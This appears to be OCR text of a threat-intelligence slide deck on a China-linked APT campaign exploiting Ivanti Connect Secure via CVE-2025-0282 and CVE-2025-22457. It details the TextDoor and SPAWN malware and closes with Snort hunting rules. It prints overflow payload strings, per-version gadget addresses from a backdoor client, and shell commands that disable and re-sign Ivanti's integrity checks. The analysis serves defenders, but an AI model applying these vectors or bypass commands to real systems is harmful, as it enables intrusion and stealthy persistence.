┌──(kali㉿kali)-[~/[redacted]]
└─$ ./gcc ~/Desktop/[redacted]
=== ELF Scanner ===
Scan start time: 2026-01-08 20:51:30
Target directory: /home/kali/Desktop/[redacted]
Skipping directories: /proc, /dev, /mnt*, /run
Scanning...

=== Scan Statistics ===
Total ELF files found: 16
Files with .comment: 13
Files without .comment: 3

=== Files WITH .comment section ===

[Tag 1] GCC: (GNU) 4.8.5 20150623 (Red Hat 4.8.5-44)
  Count: 1 file(s)
    - /home/kali/Desktop/[redacted]/libaprhelper.so

[Tag 2] GCC: (GNU) 4.8.5 20150623 (Red Hat 4.8.5-44) | GCC: (Ubuntu 4.4.3-4ubuntu5.1) 4.4.3
  Count: 1 file(s)
    - /home/kali/Desktop/[redacted]/libchilkat.so
```


ELF .comment (compiler version)

– Heuristic and Behavioural based Method

```
┌──(kali㉿kali)-[~/[redacted]]
└─$ ./gcc ~/Desktop/[redacted]
=== ELF Scanner ===
Scan start time: 2026-01-08 20:51:30
Target directory: /home/kali/Desktop/[redacted]
Skipping directories: /proc, /dev, /mnt*, /run
[Tag 3] GCC: (GNU) 4.4.4 20100630 (Red Hat 4.4.4-10) | GCC: (GNU) 4.4.4 20100630 (Red Hat 4.4.4-10) | GCC:
 GCC: (GNU) 4.4.4 20100630 (Red Hat 4.4.4-10) | GCC: (GNU) 4.4.4 20100630 (Red Hat 4.4.4-10) | GCC: (GNU) 4
  Count: 1 file(s)
    - /home/kali/Desktop/[redacted]/mem.rd

[Tag 4] GCC: (GNU) 11.2.0 | GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0
  Count: 1 file(s)
    - /home/kali/Desktop/[redacted]/upgradetools

[Tag 5] GCC: (Debian 12.2.0-14) 12.2.0
  Count: 2 file(s)
    - /home/kali/Desktop/[redacted]/.clang
    - /home/kali/Desktop/[redacted]/.env

[Tag 6] GCC: (GNU) 11.2.0
  Count: 6 file(s)
    - /home/kali/Desktop/[redacted]/.liblogblock.so
    - /home/kali/Desktop/[redacted]/libdsmeeting.so
    - /home/kali/Desktop/[redacted]/libdsproxy.so
    - /home/kali/Desktop/[redacted]/libdsupgrade.so
    - /home/kali/Desktop/[redacted]/libsshd.so,libsocks5.so
    - /home/kali/Desktop/[redacted]/libupgrade.so
```

Exploitation Chain

Exploitation Chain



Initial access

CVE-2025-0282

CVE-2025-22457

In-memory Stager

TextDoor

Persistent Trojan

SPAWN family

Credential Stealer

DebtTheft

Exploitation Chain

Initial access

CVE-2025-0282

CVE-2025-22457

In-memory Stager

TextDoor

Persistent Trojan

SPAWN family

Credential Stealer

DebtTheft

Exploitation Timeline

CVE-2025-0282 published

Affected products:

- Ivanti Connect Secure (ICS), ZTA gateway, and Policy Secure

CVE-2025-22457 published

Affected products:

- Ivanti Connect Secure (ICS), ZTA gateway, and Policy Secure
- EoS after **Dec 31, 2024**: Pulse Connect Secure & Policy Secure

Vulnerability Detail: CVE-2025-0282

- Vulnerable binary: `/home/bin/web`, which handles all incoming HTTP requests and VPN protocol
- Stack overflow via dangerous function `strncpy()`
- Attack vector: `clientCapabilities=AAAAA…`
- Leaked PoC from PHRACK (APT DOWN), weaponized with TextDoor backdoor was first exploited in 2024.

```
Drop Location: /mnt/hgfs/Desktop/exp1_admin.py
(The file is also included in ivanti-new-exp-20241220.zip)

This is an Ivanti exploit, possibly for CVE-2025-0282, CVE-2025-0283,
```

https://phrack.org/issues/72/7_md

Vulnerability Detail: CVE-2025-22457

- Stack overflow via dangerous function: `strlcpy()`
- Attack vector: `X-Forwarded-For: 11111111…`
- Only digits (0–9) and “.” are allowed in overflowed strings.

```
x_forward_len = strspn(x_forward, "01234567890.");
copy_len = x_forward_len + 1;
v7 = alloca(x_forward_len + 2);
*(_DWORD *)&v176[4] = x_forward;
x_forward = (char *)&v178;
strlcpy(&v178, *(_DWORD *)&v176[4], x_forward_len + 1);
strlcpy(s, *(_DWORD *)&a1->header_val[i_1], copy_len);// overflow
```

Coredump analysis of CVE-2025-22457

- Stack smashed by sprayed digit

```
0xffe1cea0|+0x0000: 0x31313131  →  0x3233312e  →  0x2e302020  →  0x20202020
0xffe1cea4|+0x0004: 0x31313131  →  0x3233312e  →  0x2e302020  →  0x20202020
0xffe1cea8|+0x0008: 0x31313131  →  0x3233312e  →  0x2e302020  →  0x20202020
0xffe1ceac|+0x000c: 0x31313131  →  0x3233312e  →  0x2e302020  →  0x20202020
0xffe1ceb0|+0x0010: 0x31313131  →  0x3233312e  →  0x2e302020  →  0x20202020
0xffe1ceb4|+0x0014: 0x31313131  →  0x3233312e  →  0x2e302020  →  0x20202020
0xffe1ceb8|+0x0018: 0x31313131  →  0x3233312e  →  0x2e302020  →  0x20202020
0xffe1cebc|+0x001c: 0x31313131  →  0x3233312e  →  0x2e302020  →  0x20202020
```

```
    0xd36d61                    mov     edi, DWORD PTR [ebp-0x480]
    0xd36d67                    mov     eax, DWORD PTR [ecx+0x78]
    0xd36d6a                    shl     edi, 0x2
[!] Command 'context' failed to execute properly, reason:
gef➤  x/s $esp
0xffe1cea0:     '1' <repeats 106 times>, "00070007"
gef➤  x/s 0xFFE1D5AC
0xffe1d5ac:     "X-Forwarded-For: 03970597', '1' <repeats 290 times>, "00070007\r\n\r\n\
```

Exploitation Chain

Initial access

CVE-2025-0282

CVE-2025-22457

In-memory Stager

TextDoor

Persistent Trojan

SPAWN family

Credential Stealer

DebtTheft

Coredump analysis: Initial payload

- **Initial payload gathers the following information and deploy Prawns (memory injector) to inject TextDoor into "web" process of ICS.**

File	Description
/tmp/.p	PID of VPN web server: `/home/bin/web`
/tmp/.r	TextDoor shellcode
/tmp/.w	Base address of `/home/bin/web` process
/tmp/.s	Base address of `libssl.so`
/tmp/.m	memory layout of `/home/bin/web`
/tmp/.i	Prawns injector

TextDoor

- Aka. Bushfire
- Tailor-made backdoor for Ivanti VPN web server.
- Shared by China APT groups
- An in-memory passive backdoor hooks SSL_read() of ICS web server to hijack all TLS traffic.
- Threat actors collected gadget addresses including most of ICS versions.


TextDoor client script from Phrack

```
if version_str == "22.7.2615":
        ##### 22.7R2.0
        address_config['SSL_read_got_plt'] = 0x168740;
        address_config['save_SSL_read_addr'] = 0x169730;
        address_config['ssl_write_addr_got_plt'] = 0x168b10;
        address_config['SSL_get_fd_offset_SSL_read']  = 0xffffef6f;

elif version_str == "22.7.3191":
        #### 22.7R2.1
        address_config['SSL_read_got_plt'] = 0x168740;
        address_config['save_SSL_read_addr'] = 0x169730;
        address_config['ssl_write_addr_got_plt'] = 0x168b10;
        address_config['SSL_get_fd_offset_SSL_read']  = 0xffffef6f;

elif version_str == "22.7.3221":
        #### 22.7R2.2
        address_config['SSL_read_got_plt'] = 0x168740;
        address_config['save_SSL_read_addr'] = 0x169730;
        address_config['ssl_write_addr_got_plt'] = 0x168B10;
        address_config['SSL_get_fd_offset_SSL_read']  = 0xffffef6f;
```

Functionality of TextDoor

- Fully featured plugin-based backdoors executed in shellcode
  - Command execution
  - Arbitrary file read/write
  - Memory injection and patch
  - Privilege escalation
  - Clean traces such as coredump, audit logs, debug log, etc.

Exploitation Chain



Initial access

CVE-2025-0282

CVE-2025-22457

In-memory Stager

TextDoor

Persistent Trojan

SPAWN family

Credential Stealer

DebtTheft

Persistent backdoor: SPAWN family

- China APT actors choose high value targets to implant SPAWN family for persistence and lateral movment
- SPAWNCHIMERA, is a passive backdoor belonging to a modular malware suite, featuring the following components:
  - SPAWNMOLE: SOCKS5 tunnel
  - SPAWNSNAIL: SSH functions (shell)
  - SPAWNSLOTH: Log service silence

Integrity Check Bypass$_{1/2}$

- **Ivanti uses public key integrity check to prevent file tampering. However, CHIMERA can resign the modified files to turn off protection.**

```
# Turn off check integrity script
sed -i "s/exit 1/exit 0/g" /home/bin/check_integrity.sh
# Recalculate the SHA256 of check_integrity.sh in whitelist: `manifest`
sed -i "s/check_integrity.sh w{64}/check_integrity.sh `/home/bin/openssl dgst -sha256
/home/bin/check_integrity.sh | cut -d " " -f 2`/" /home/etc/manifest/manifest
# Generate RSA private key
/home/bin/openssl genrsa -out private.pem 2048
# Generate the public key: `manifest.2`
/home/bin/openssl rsa -in private.pem -out manifest.2 -outform PEM -pubout
# Resign whitelist file,`manifest` to produce signature data: `manifest.1`
/home/bin/openssl dgst -sha512 -sign private.pem -out manifest.1 /home/etc/manifest/manifest
```

Integrity Check Bypass$_{2/2}$

Ivanti performs integrity checks during boot. However, CHIMERA disables the integrity-check scanner in the coreboot image.

```
Begin Gateway boot process
2025-12-15 03:39:06.542036:Integrity Scan Started!
Integrity Scan Results : Matched Files 20273, Newly Detected Files 0, Mismatched
 Files 0
2025-12-15 03:39:45.281966:Integrity Scan Finished!
```

Integrity Check Bypass$_{2/2}$

Ivanti performs integrity checks during boot. However, CHIMERA disables the integrity-check scanner in the coreboot image.

scanner-0.1-py3.6.egg

```
with open(file,"rb") as f:
    # Read and update hash string value in blocks of 4K
    fileHashFromSystem = self.computeHash(file, HASHING.SHA256.value)
    #  if file in self.hashList:
    #      if self.hashList[file] != fileHashFromSystem:
    #          self.mismatchCount += 1
    #          self.mismatchedFiles.append(file)
    #          #print("[Mismatch] File {0} | Expected Hash [{1}] | Actual Hash [{2}]".
    #          #    format(decodeFileName(file), self.hashList[file], fileHashFromSystem))
    #      else:
    self.matchCount += 1
    self.matchedFiles.append(file)
            #print("[Match] File {0} | Expected Hash: [{1}] ActualHash [{2}] | ".
            #    format(decodeFileName(file), self.hashList[file],  fileHashFromSystem))
```


Fix CVE-2025-22457

- Hook strlcpy() function; only magic overflowed strings can exploit CVE-2025-22457.

```
int new_strlcpy(char *dst, char *src, unsigned int ori_len)
{
        strcpy(allow_src, "03970597");
        new_len = ori_len;
        v3 = *_progname;
        if ( v3 )
        {
                v4 = _progname + 1;
                program_name_sum = 0;
                do
                {
                        ++v4;
                        program_name_sum += v3;
                        v3 = *(v4 - 1);
                }
                while ( v3 );
                v6 = src;
                if ( program_name_sum == 0x13E )// sum of "web" = 0x77 (w) + 0x65 (e) + 0x62 (b) = 0x131
                {
                        while ( 1 )
                        {
                                v7 = *v6;
                                if ( !*v6 || (v7 - '0') > 9u && v7 != '.' )
                                        break;
```

```
X-Forwarded-For: 03970597", '1'
<repeats 290 times>, "00070007\r\n\r\n
```

Protocol Analysis



Revealing Unknown Victims

Threat Hunting

- **Snort rule (Ivanti → Attacker)**

```
alert tcp $HOME_NET 443 -> $EXTERNAL_NET any (msg: "Fake TLS serial number"; flow:from_server, established; content: "|16 03 03 00|"; offset:0; depth:4;  content: "|59 d3 b0 74 ac 64 33 01|"; offset: 116; fast_pattern; sid:14; rev:1;)
alert tcp $HOME_NET 443 -> $EXTERNAL_NET any (msg: "Fake TLS common name"; flow:from_server, established;  content: "|16 03 03 00|"; offset:0; depth:4; content: "va1.Ivanti.net"; offset: 225; fast_pattern; sid:15; rev:1;)
alert tcp $HOME_NET 443 -> $EXTERNAL_NET any (msg: "Fake TLS common name: ivanti.com1"; flow:from_server, established;  content: "|16 03 03 00|"; offset:0; depth:4; content: "ivanti.com1"; offset: 225; fast_pattern; sid:16; rev:1;)
```


SLIME68
170
ivanti
Victims
EtherBeI
AMOEBA
TeleBoyi
HUAPI
SLIME64
f5
CHECK POINT
FORTINET
paloalto
NETWORKS

Thank You!

contact@teamt5.org